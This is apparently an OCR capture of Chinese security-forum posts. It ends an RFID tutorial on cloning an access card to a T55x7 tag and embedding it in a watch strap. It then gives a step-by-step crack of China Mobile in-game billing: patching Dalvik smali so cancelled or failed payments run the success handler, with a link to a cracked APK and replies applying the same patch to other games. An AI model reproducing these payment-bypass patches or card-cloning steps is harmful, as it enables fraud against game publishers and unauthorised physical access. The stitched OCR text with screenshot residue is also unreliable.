[redacted]


Okay! 我们复制成功了. 现在有了这张卡.我们可以上厕所, 刷考勤, 进公司. 等等. 很是方便了.

但是卡,我们不可能时时都会带着. 所以我们还需要 DIY 它. 我准备把它 DIY 进我的手表里面. 因为手表一般除了睡觉和洗澡.是不会脱下的.

0x8. T55x7 标签 DIY


1). 取 T55x7 标签芯片

现在我们万事俱备,只差东风了. 我们将刚才复制的 T55x7 标签 放在 日 下照一下. 如果是晚上,可以放在灯泡下 或者手电桶啥的,照一下. 找到芯片的位置,然后用笔画下来,标记一下.



标记后, 我们就可以用剪子来剪下来了. （木有借到剪子, 杯具了, 不过借到了把刀. 将就着用吧. ）

割了好一会, 实在是割不动, 又去借了把剪子来. . .



现在这样大小, 还不行, 我们要再剪小一些.


减了一会, 已经减到小的不能再小了. 下面就把减好的芯片放到四氢呋喃里面.

如果再操作过程中,不慎将溶解液滴到手上, 不必惊慌, (这不是硫酸.) 只要拿清水冲洗即可.

放进去后,我们拧紧盖子, 大约 2-3 枝烟的功夫,就可以取出了. 耐心等候吧.~ _ ~

才放进去两三分钟,就能看到已经脱了两层 PVC 皮了:)

两只烟的功夫后,我们把脱掉的 PVC　皮层全部拿出来.　然后用镊子把芯片最里层 PVC　皮层脱掉,　此时我们就能看到腼腆的芯片赤裸裸的躺在里面了:)



2)． 焊接 T55x7　芯片到小线圈上


现在芯片有了，　我们找一个线圈,来焊上去.　尽量找大点的线圈吧,那样射频信号更好些.　因为我是要弄到手表上,所以我就找了一个小的 ID　线圈.

有了线圈,我们只要焊上去就行了.

线圈的两个头，对准芯片的两边锡，焊上即可．（这里注意，　焊的时候，不宜时间过久，　尽量一下焊上．　温度最好调到300　度．　否则，芯片可能容易烧坏．）

下面就开始焊接吧~


由于我没有焊接经验，焊了很久很久．．有好几次都是刷失败的，　我以为是焊坏芯片了，　实际上还是我没有焊好．　焊到最后一次，　就想要是在不成功，就换新卡重新弄的．　不过还好，最后一次还是焊成功了．　:）



赶紧拿去测试...

DIY　成功...

剩下的就是将 DIY　的标签放到防磁贴上.



事实上， 弄到防磁贴上后, 我试了， 信号明显变差了． 这个原因， 就是因为线圈太小了． 原来的标签是一个大的矩形线圈， 现在我们用的是这么小的圆 形线圈． 信号自然就降低许多． 所以我也没有打算弄到手表里面了． 干脆弄到表带上好了． 这样等下次把地铁卡也加进去的时候, 也方便.

8
4
2
1
H
AM
PM
SKMEI
BINARY LED
M
32 16 8 4 2 1

弄到表带上后,我们来测试一下.

测试也是成功的:)

<以上内容有部分是摘自互联网>

至此自制 NFC 手表也就结束了.

在此我要感谢 RadioWar 的 黑板前辈.(我的 PM3 就是在黑板大牛那购买的.) 在我刚接触 RFID 的时候, 有许多不懂的地方,感谢他的指点. 让我少走了许多弯路.

RFID 我也是刚接触不久,也算是菜鸟级别的. 写的也是没有什么技术含量, 文中也难免有错误的地方. 希望大家能指正, 共同学习.!

大多数我们用户的数据都是保存在标签里面的, 如 食堂的饭卡钱,公交 & 地铁的钱, 等等 这些都存在许多安全隐患的.

如果法律 和 时间 都允许的话,我会继续写更多 RFID & NFC 相关的文章.

RFID & NFC 技术交流群:166059199 (为了防止 Ad , Robot 加群请注明: "看雪 RFID")

最后,感谢您能耐心的看完此拙文~.

注：本帖由看雪论坛志愿者 PEstone 重新将 PDF 整理排版，若和原文有出入，以原作者 pdf 附件为准

由于排版的问题,就直接传 PDF 吧.
http://bbs.pediy.com/showthread.php?t=179389&highlight=nfc&page=2

手机也能玩

dalvik 字节码

标 题: 【原创】破解中国移动 android 游戏收费
作 者: 满城风雨

时 间: 2013-09-04,17:57:45
链 接: http://bbs.pediy.com/showthread.php?t=178321

yd 有很多好玩的游戏，不过玩了就知道没钱真心玩不了。所以。。。。。
这个游戏非常坑爹。就拿它开刀。

g.10086.cn

LV
6
STAGE
1
5
5
5

我是在手机上完成破解的，但我在电脑上也分析过。我们用到的工具是 dalvik 字节码，以及电脑上解包工具，具体不介绍了。

中国电信
17:26
yy
8door
Game Killer
SQLite Edit
八门神器
Dalvik字节

1.先在电脑上找到购买失败和购买成功对应的 string。

2.用我们的 dalvik 字节码打开我们的安装包。


中国电信
17:27
com.nhncorp.skundeadcn-1.apk/
assets/
lib/
META-INF/
res/
AndroidManifest.xml
13-07-19 13:50:00 5.88K
classes.dex
13-07-19 13:49:30 278.10K
resources.arsc
13-07-19 13:49:30 10.51K

3.搜索我们找到的 string

中国电信
17:29
搜索字符串
名字:
gc_billing_ok
确定
取消


4.打开第 3 个，看到第二张图的两个函数

中国电信
17:29
搜索类结果
cn/emagsoftware/
gamebilling/view/a
cn/emagsoftware/
gamebilling/b/a$12
cn/emagsoftware/
gamebilling/view/a$1
cn/emagsoftware/
gamebilling/api/
GameInterface


中国电信
17:30
方法列表
<init>
(Lcn/emagsoftware/gamebilling/view/a;)V
onBillingFail
(Ljava/lang/String;)V
onBillingSuccess
(Ljava/lang/String;)V
onUserOperCancel
(Ljava/lang/String;)V

5.把函数 onbillingsuccess 里面的所有内容复制到 onbillingfail 里面

中国电信
17:31
代码编辑
iget-object v0 v3 Lcn/emagsoftware/gamebillin
invoke-virtual {v0} Lcn/emagsoftware/gamebill
iget-object v0 v3 Lcn/emagsoftware/gamebillin
invoke-static {v0} Lcn/emagsoftware/gamebilli
move-result-object v0
const-string v1 "1"
invoke-static {v0,v1} Lcn/emagsoftware/gameb
iget-object v0 v3 Lcn/emagsoftware/gamebillin
invoke-static {v0} Lcn/emagsoftware/gamebilli
move-result-object v0
invoke-static {v0} Lcn/emagsoftware/gamebilli
iget-object v0 v3 Lcn/emagsoftware/gamebillin
iget-object v1 v3 Lcn/emagsoftware/gamebillin
invoke-static {v1} Lcn/emagsoftware/gamebilli
move-result-object v1
const-string v2 "1"
invoke-static {v0,v1,v2} Lcn/emagsoftware/gan
move-result-object v0
invoke-static {v0} Lcn/emagsoftware/gamebilli
invoke-static {} Lcn/emagsoftware/gamebilling
move-result-object v0
const-string v1 "gc_billing_ok"
invoke-static {v1} Lcn/emagsoftware/sdk/e/g;-
move-result v1
invoke-static {v0,v1} Lcn/emagsoftware/sdk/e/
iget-object v0 v3 Lcn/emagsoftware/gamebillin
invoke-static {v0} Lcn/emagsoftware/gamebilli
move-res
复制
剪切
粘贴
if-nez v0
iget-object v0 v3 Lcn/emagsoftware/gamebillin
invoke-static {v0} Lcn/emagsoftware/gamebilli
move-result-object v0


中国电信
17:31
代码编辑
iget-object v0 v3 Lcn/emagsoftware/gamebillin
iget-object v1 v3 Lcn/emagsoftware/gamebillin
invoke-static {v1} Lcn/emagsoftware/gamebilli
move-result-object v1
const-string v2 "1"
invoke-static {v0,v1,v2} Lcn/emagsoftware/gan
move-result-object v0
invoke-static {v0} Lcn/emagsoftware/gamebilli
invoke-static {} Lcn/emagsoftware/gamebilling
move-result-object v0
const-string v1 "gc_billing_ok"
invoke-static {v1} Lcn/emagsoftware/sdk/e/g;-
move-result v1
invoke-static {v0,v1} Lcn/emagsoftware/sdk/e/
iget-object v0 v3 Lcn/emagsoftware/gamebillin
invoke-static {v0} Lcn/emagsoftware/gamebilli
move-result v0
if-nez v0 :label_73
iget-object v0 v3 Lcn/emagsoftware/gamebillin
invoke-static {v0} Lcn/emagsoftware/gamebilli
move-result-object v0
const/4 v1 1
invoke-static {v0,v1} Lcn/emagsoftware/gameb
label_73:
invoke-static {} Lcn/emagsoftware/gamebilling
move-result-object v0
if-eqz v0 :label_86
invoke-static {} Lcn/emagsoftware/gamebilling
move-result-object v0
invoke-interface {v0,v4} Lcn/emagsoftware/gar
label_86:
return-void

6.打包安装，付费手机必须是移动号码随便填，验证短信随便就可以了

第一次发帖，不对之处还请大家指正。

附件：破解版。
http://pan.baidu.com/share/link?shareid=3364802562&uk=2049351506

更新：按照 4 楼的做法可以省去输入手机和验证码。 感谢大家的支持。

话说我是不是已经转正了

按照楼主的方法破了滑雪大冒险，把 com/yodo1/sdk/game/smspay/YgSmsPayAdapterCMCC$1 里面的 onUserOperCancel 函数内容换成 onBillingSuccess 的内容，然后进入移动游戏购买在点击不购买退出，就购买成功了

神兽谷的神兽可以骑~\(≧▽≦)/~啦啦啦

植物大战僵尸 2
今天上线的植物大战僵尸 2，看了一下要用移动支付买钻石，就解包研究研究，签名校验都没有，
直接把 ChinaMobilePurchase$PurchaseCallBack.smali 里面的 onUserOperCancel 内容改成 onBillingSuccess 的内容，用移动支付点击取消就相当于支付了。
联通电信的也差不多类似吧。
游戏太大，自己替换掉原始的 smali 文件就好了！ UnicomPurchase$PurchaseCallBack
.class Lcom/popcap/purchase/Unicom/UnicomPurchase$PurchaseCallBack;

```
.super Ljava/lang/Object;
.source "UnicomPurchase.java"

# interfaces
.implements Lcom/multimode_billing_sms/ui/MultiModePay$SMSCallBack;


# annotations
.annotation system Ldalvik/annotation/EnclosingClass;
    value = Lcom/popcap/purchase/Unicom/UnicomPurchase;
.end annotation

.annotation system Ldalvik/annotation/InnerClass;
    accessFlags = 0x0
    name = "PurchaseCallBack"
.end annotation


# instance fields
.field final synthetic this$0:Lcom/popcap/purchase/Unicom/UnicomPurchase;


# direct methods
.method constructor <init>(Lcom/popcap/purchase/Unicom/UnicomPurchase;)V
    .locals 0
    .parameter

    .prologue
```

```
        .line 18
        iput-object p1, p0, Lcom/popcap/purchase/Unicom/UnicomPurchase$PurchaseCallBack;->this$0:Lcom/popcap/purchase/Unicom/UnicomPurchase;

        invoke-direct {p0}, Ljava/lang/Object;-><init>()V

        return-void
.end method


# virtual methods
.method public ButtonCLick(I)V
        .locals 0
        .parameter "flag"

        .prologue
        .line 21
        return-void
.end method

.method public SmsResult(ILjava/lang/String;)V
        .locals 5
